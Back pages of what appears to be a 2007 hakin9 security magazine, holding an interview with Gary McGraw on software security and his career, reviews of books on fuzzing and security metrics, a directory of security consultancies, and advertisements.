When I was hired in 1995, Cigital was doing lots of research for the U.S. government. I was hired to work on a grant from DARPA. The grant was investigating the application of software fault injection to computer security. Eventually, I published a book on this work with Jeff Voas called *Software Fault Injection* (Wiley 1998). As part of my career I wrote lots of grants and published many scientific papers (over 100).

This early scientific research got me interested in computer security right around the time that Java was coming out. Being a programming languages guy, I took great interest in Java. Together with Ed Felten from Princeton, I wrote *Java Security* (Wiley 1996) and *Securing Java*

(Wiley 1999). In those books, we described the Java security model and some of its problems. During that time of my career, I started doing consulting for Visa International and Mastercard concentrating on Java-based smart cards. I also started to become well-known for my work in Java security. I gave one of my first trade show talks in 1996, for example.

In around 1999, I shifted gears a bit and started researching and writing about software security. As I mentioned earlier, my interest was spurred by mistakes made by the designers of Java. John Viega and I wrote a series of columns for developerworks and eventually published *Building Secure Software* (Addison-Wesley 2001). BSS kick-started the field of software security and application security.

So really since 1997 my work took a big turn to the practical. My involvement with science remains important and grounds my work, but is de-emphasized to the practical.

These days, much of my work is published in non-academic ways. I write a monthly column for darkreading (see *http://www.darkreading.com/document.asp?doc_id=133861&WT.svl=tease3_2*), I produce a podcast for IEEE Security & Privacy magazine (see *http://www.cigital.com/silverbullet*), and I blog with the other Principal Consultants at Cigital (see *http://www.cigital.com/justiceleague*).

I have held the CTO title at Cigital since 2001. In my role as CTO, I concentrate on strategic advice for Cigital customers, thought leadership and marketing outreach through talks, and technology transfer.

***h9:** How long have you been involved with computer security? How did you become interested in it?*

GM: I really started in computer security in 1995, but as I described above, my approach to computer security came through programming languages and software. I helped to invent the field of software security and application security, and I am still very much active in shepherding that field.

Greg Hoglund, my co-author, conned me into working on my latest book *Exploiting Online Games* (Addison-Wesley 2007). He had been working in online game security for several years before we started collaborating. He gave an advanced talk about cheating in online games in 2006 at Black Hat (describing rootkit-based techniques that thwart detection). Once he showed me what he was doing, it was clear that there was plenty to write about. The topic is incredibly cool.

The more I dug into online game security, the more interesting things became. There are multiple threads intersecting in our book: hackers who cheat in online games and are not detected can make tons of money selling virtual items in the middle market; the law says next to nothing about cheating in online games, so doing so is really not illegal; the kinds of technological attacks and exploits that hackers are using to cheat in online games are interesting; software is evolving to look very much like massively distributed online games look today with thick clients and tons of time and state related security problems. The book has a chapter on the law, a chapter on money, and tons of explicit discussion of very interesting software security problems.

***h9:** How long have you been working for Cigital? What kind of company is it?*

GM: Cigital (*http://www.cigital.com*) is a consulting firm of over 100 people concentrating on software security and software quality. We deliver professional services that help our customers build software that works. Our specialty in software security is unrivaled.

Back when we started delivering software security services (including architectural analysis and code review) in 1997, there was not very much demand. Ten years later, demand is huge and Cigital is growing very rapidly. We're always on the lookout for great people.

One of the unique aspects of Cigital is the people. People at Cigital are smart, driven, and motivated to make a big difference in software behavior. We spend lots of time training internally for career development and working together so we learn from each other.

***h9:** What security products (antiviruses, antispywares, firewalls, etc.) do you use to secure your home computer?*

GM: I have an iMac at home thanks to my 12 year old son Jack. It sits on a satellite internet link protected by ISP firewalls. Our house and barn are lit up with Wi-Fi. We also have a few leftover PCs and laptops all of which run Norton anti-virus and personal firewall software. In all of the years I have been using computers (since 1981), I have only had a virus problem once.

Honestly, I don't think much about computer security for my home machines. We're careful about web use and what software we run, but no more than everyone these days.

***h9:** What do you think about current IT security situation? What are the weakest and strongest points? Do you have a particular vision of IT security in the future?*

GM: As you might imagine, I am a big fan of software security. The good news is that we're making very good progress in software security, and slowly but surely developers are coming to understand what they need to do to help. Ten years ago when I started in software security this was not the case. So I am very pleased with the progress we are making.

I think software security remains a weak point in IT security, but I am optimistic that we're making good progress in that area. The more we can do to educate developers and architects about security, the better off we'll be in the long run.

***h9:** What specific improvements would you like to see in the field of software design in the future?*

GM: I would like to see the advent and use of better programming languages. I think if we got rid of C and C++ (which are awful from a security perspective), we would eradicate entire classes of security bugs. Then we could concentrate our efforts on security architecture.

Software design and architecture takes serious expertise, and doing those things with security goals in mind is the key to software security. One of the best practices I describe in *Software Security* is architectural risk analysis. I would like to see more people doing that.

***h9:** What are your future plans? Do you plan on writing any new books soon?*

GM: I always like to take a small break to catch my breath between books. I do have a project underway now, but it is going pretty slowly. I'm working on a book about security principals (like the principal of least privilege) but with lots of specific code. The idea is to make the philosophy of security tangible so that developers better understand risk management tradeoffs.


***h9:** What features are the most important for a person who is going to look for a job in the software security field some day?*


GM: Software security is just as much about software as it is about security. In order to be a great software security person, the first step is to learn to program. People with several years of coding experience make the best software security types, especially if they have a knack for software architecture. THat's because if you want to practice software security, you need to understand compilers, programming languages, and other things that software people live with every day. A degree in Computer Science often helps someone to attain this background. On the security front, I have found that the best security people are the kinds of people who love taking things apart to see how they work (even if that sometimes means breaking things). Those kinds of people have an easier time thinking like a bad guy than others. The trick to security analysis is to put yourself in the attacker's shoes and see a system from new angles. Try out the „can'ts" and „won'ts" and often a system will fail in spectacular ways. If you combine deep software knowledge with the capability to see the attacker's perspective, you can develop into a very solid software security practitioner. As you gain experience, it's important to also develop a focus on understanding how businesses operate. To carry out risk management properly, you must determine why a system is being built, and more importantly who might want to attack it. Large scale software security programs require even more business acumen because an enterprise software security initiative is as much about cultural change as it is about technology.

***h9:** And finally, could you give some pieces of advice for our readers – people who might be going to look for a job in IT security field some day?*

GM: Absolutely. I would encourage any developers and architects out there to get into software security as soon as possible. Pick up a copy of *Software Security* (or if you're psyched for fun, get *Exploiting Online Games*) and see what you can learn. The demand for software security professionals is growing, and boy do we need as much help as we can get! If you are a traditional IT security person or network administrator, spend some time thinking about the software that you rely on. Ask hard questions about security and get your vendors to do a solid job when possible. Do what you can to reach out to your developers and get them interested in software security as well. If I were just getting started in IT, I would focus my energies on software. I believe software security is the future of computer security. ●

Interviewed by *Monika Drygulska*


LINUX+ GENTOO LINUX 2007.0
2DVD GENTOO LINUX 2007.0 & $350 WORTH APPS
LiNUX
LINUX ENVIRONMENT FOR EXPERTS
Gentoo Linux 2007.0
Install – Configure – Deploy – Manage
Guardian Digital Recipe For A Secure Server - Technical Club
CONSUMERS TEST
Choose the best Linux laptop with LiNUX+DVD magazine
Useful Linux Guidelines
How to switch to a completely free OS
Tricks&Tips for Server Admins
Key commands ensuring productive start to Linux server administration
Secure Your Network with iptables and the Netfilter
Don't rely just on a firewall or filtering router
Application Performance Tuning
How to optimize the efficiency of your programs
ON THE DVDs
2DVDs Mandriva One 2008 & Extras
LiNUX+
DVD
Mandriva Uncovered
Install & Configure – Ins and Outs
GREAT multimediaBOX SECTION
LINUX WORLD OF GAMES
IP Spoofing Attacks
How to prevent IP spoofing attacks
Kernel Security
Additional level of Linux security
Amanda-Backup Solution
How to keep your files safe
PCLinuxOS
Linux hard to use? Find out the truth
ON THE DVDs MANDRIVA ONE 2008



Title: Fuzzing. Brute Force Vulnerability Discovery
Author: Michael Sutton, Adam Greene, Pedram Amini
Publisher: Addison-Wesley Press
Pages: 576
Price: $54.99

Fuzzing, what exactly is it? Well, that is the same question I asked myself a few months back and decided it was time to find out. I wanted something that would show me a step-by-step approach to the subject I felt was so daunting. *Fuzzing*: *Brute Force Vulnerability Discovery* is without a doubt that book. *Fuzzing* was written not by one author, but by three extremely credible sources all proficient in the field of security research. The book makes fuzzing approachable, it splits the book up into four sections, Background; Targets and Automation; Advanced Fuzzing Technologies; Looking Forward. Not only will each section entice you to read more, the authors encourage you to apply your recently acquired knowledge by using their tools along with tools already available. Pros:


- The book transitioned well.
- Code snippets were provided for each of the example.
- In most cases there was a theory chapter and then a practical chapter directly following it.
- Covered both Windows and Unix fuzzing tools and concepts.
- All fuzzers made by the authors were provided with a thorough explanation as to why the specific language was chosen, how the fuzzer was to be used, how it was going to be applied to the chapter, etc.
- Quotes at the beginning of each chapter added a touch of humor and made for an enjoyable read.
- Case studies were located on all but a few chapters giving the reader a real-world example to follow by.
- Authors encouraged the reader to write their own fuzzer by simplifying the subject.

Cons:

- Some cases studies were not as in-depth as they could have been (Chapter 10, Chapter 15, Chapter 18).
- There were no numbered lines on the code snippets, sometimes making it frustrating when trying to do the labs.

Overall, *Fuzzing* is a great book and definitely one for anyone who is not sure what fuzzing is or how to approach it. The authors of this book did a wonderful job in making this difficult concept of fuzzing easier to understand, apply and concur. Whether you have no experience or just want to get some hands-on examples, *Fuzzing* is the book for you.

by *Brandon Dixon*



Title: Security Metrics. Replacing Fear, Uncertainty, and Doubt
Author: Andrew Jaquith
Publisher: Addison-Wesley Press
Pages: 299
Price: $49.99

I will give two different views on this book. The first coming as a security professional (White Hat Hacker) often handed differing tasks outside of penetration testing, network analysis, etc, then assisting in creating policies, formulating proof of concept secure designs for upper management and writing security policies and documents. The other comes from a grey hat perspective. Jaquith gives an insightful perspective on security metrics and those delegated with the tasks of a security manager or CSO will appreciate this book. Data Modeling, Designing Security Scorecards and Application security were my favorite chapters of the book since they were in tune with constant job functions that I'm used to. Many of the other chapters were very highly informative but I found myself skimming through those. It will be a difficult call to disagree with his methodology yet one can fiddle with numbers as one sees fit and distort outcomes as one sees fit as well. Those who enjoy risk management are better suited to this book so if I could, I'd rename it to something like *Security Risk Metrics* – *Replacing FUD.* The grey hat review. Difficult to place this book in my library right now. The book does offer a wealth of information but the information is geared towards the security manager if you ask me. Those studying for the CISSP, CISA will certainly enjoy this book and this book *will* offer them a realistic scope of security practices, matrices, ROI, COO information and guidelines. During day to day duties, I often leave such subjects as Mean Deviations, Quartile Analysis alone. Jaquith must have spent an enormous amount of time crossing his t's and dotting his I's when writing, his *Delivery and Support* chapter is something CTO's alongside of CSO's should memorize, perhaps even copy the chart for baselining. On the flip side of this, I can now understand and appreciate some of the tasks left to security managers and CSO's. However, I now have a better comprehension of where my superiors are going when they often dish out mundane tasks such as having me prepare summary reports on my projects. For the penetration testers who might pick up the book, the Data Modeling section might come in handy for you. It gave me ideas on future pentest structuring – meaning, how better to prepare and disclose information after the work is done – what management would like/expects to see. Overall, for the security manager or CSO, this book is for you. For the security engineers, white and grey hats, let's hope the next author chooses a realistic name.

by *Jesus Oquendo*

EXCLUSIVE&PRO CLUB

Zero Day Consulting

ZDC specializes in penetration testing, hacking, and forensics for medium to large organizations. We pride ourselves in providing comprehensive reporting and mitigation to assist in meeting the toughest of compliance and regulatory standards.

bcausey@zerodayconsulting.com

Digital Armaments

The corporate goal of Digital Armaments is Defense in Information Security. Digital armaments believes in information sharing and is leader in the 0day market. Digital Armaments provides a package of unique Intelligence service, including the possibility to get exclusive access to specific vulnerabilities.

www.digitalarmaments.com

Eltima Software

Eltima Software is a software Development Company, specializing primarily in serial communication, security and flash software. We develop solutions for serial and virtual communication, implementing both into our software. Among our other products are monitoring solutions, system utilities, Java tools and software for mobile phones.

web address: http://www.eltima.com
e-mail: info@eltima.com

First Base Technologies

We have provided pragmatic, vendor-neutral information security testing services since 1989. We understand every element of networks - hardware, software and protocols - and combine ethical hacking techniques with vulnerability scanning and ISO 27001 to give you a truly comprehensive review of business risks.

www.firstbase.co.uk

@ Mediaservice.net

@ Mediaservice.net is a European vendor-neutral company for IT Security Testing. Founded in 1997, through our internal Tiger Team we offer security services (Proactive Security, ISECOM Security Training Authority for the OSSTMM methodology), supplying an extremely rare professional security consulting approach.

e-mail: info@mediaservice.net

@ PSS Srl

@ PSS is a consulting company focused on Computer Forensics: classic IT assets (servers, workstations) up to the latest smartphones analysis. Andrea Ghirardini, founder, has been the first CISSP in his country, author of many C.F. publications, owning a deep C.F. cases background, both for LEAs and the private sector.

e-mail: info@pss.net

Priveon

Priveon offers complete security lifecycle services – Consulting, Implementation, Support, Audit and Training. Through extensive field experience of our expert staff we maintain a positive reinforcement loop between practices to provide our customers with the latest information and services.

http://www.priveon.com
http://blog.priveonlabs.com/

MacScan

MacScan detects, isolates and removes spyware from the Macintosh.
Clean up Internet clutter, now detects over 8000 blacklisted cookies.
Download your free trial from:
http://macscan.securemac.com/

e-mail: macsec@securemac.com

You wish to have an ad here?
Join our EXLUSIVE&PRO CLUB!
For more info e-mail us at ***en@hakin9.org*** or go to ***www.buyitpress.com/en***

EXCLUSIVE&PRO CLUB

Coming up in the next issue...

The main subject of next issue of hakin9 will be:

- ✓ One Time Password
- ✓ Alternate Data Streams
- ✓ Programming with Libpcap – Sniffing the Network from our own application
- ✓ First part of the series on PostgreSQL and Security

Also inside:

- ✓ Free CD with useful applications and tools
- ✓ Useful articles directed to the IT security specialists
- ✓ Presentation of most popular security tools
- ✓ Interesting techniques of protecting and attacking computer systems

hakin9 is a bi-monthly. It means 6 issues of hakin9 a year! Each edition is full of precious guidelines, useful hints and essential information necessary to be even more knowledgeable and efficient in securing your systems.

Next issue of hakin9 available in **March!**

The editors reserve the right to change the magazine contents.

ASTALAVISTA.NET - Advanced Security Member Portal v2.0 - Mozilla Firefox

Datei Bearbeiten Ansicht Gehe Lesezeichen Extras Hilfe

http://www.astalavista.net/ Go

Astalavista.Net

the hacking & security community

Feature-List:

- the biggest Security Directory with nearly 9000 cate gorised, described and rated files
- moderated forum
- proxy archive
- hacker contests
- wargames server
- dayli updated exploit and vulnerability archive
- 24 mailing lists archive
- rainbowtable service
- usefull onlinetools
- secure u2u messenger
- and much much more

As a member ...

>> you'll save time:

Astalavista.net provides you with all of the most important, up-to-the-minute information: software vulnerabilities, white papers, articles, etc.

>> you'll be up-to-date:

Being up-to-date is the name of the game in our industry. With us, you'll always find the most current security news, live discussions, red-hot news and the latest proxy lists so you can surf anonymously.

>> you'll get knowledge instead of advertising:

This is our claim: We'll make a security expert out of you with sound knowledge and challenging practical applications. Annoying ads and bothersome pop-ups are not our thing.

Small fee – big benefits:

Become a member now!

www.astalavista.net

UNDERGROUND_8
SECURE COMPUTING

Limes MF

Antispam/Antivirus, Hardware Firewalls

- Unlimited Firewall, IDS, QoS, Proxy
- Unlimited Site2Site, Client2Site VPN
- Redundant & „made in Europe“

19`` bereits ab:

1.490,-

Weitere Infos unter: **www.underground8.com**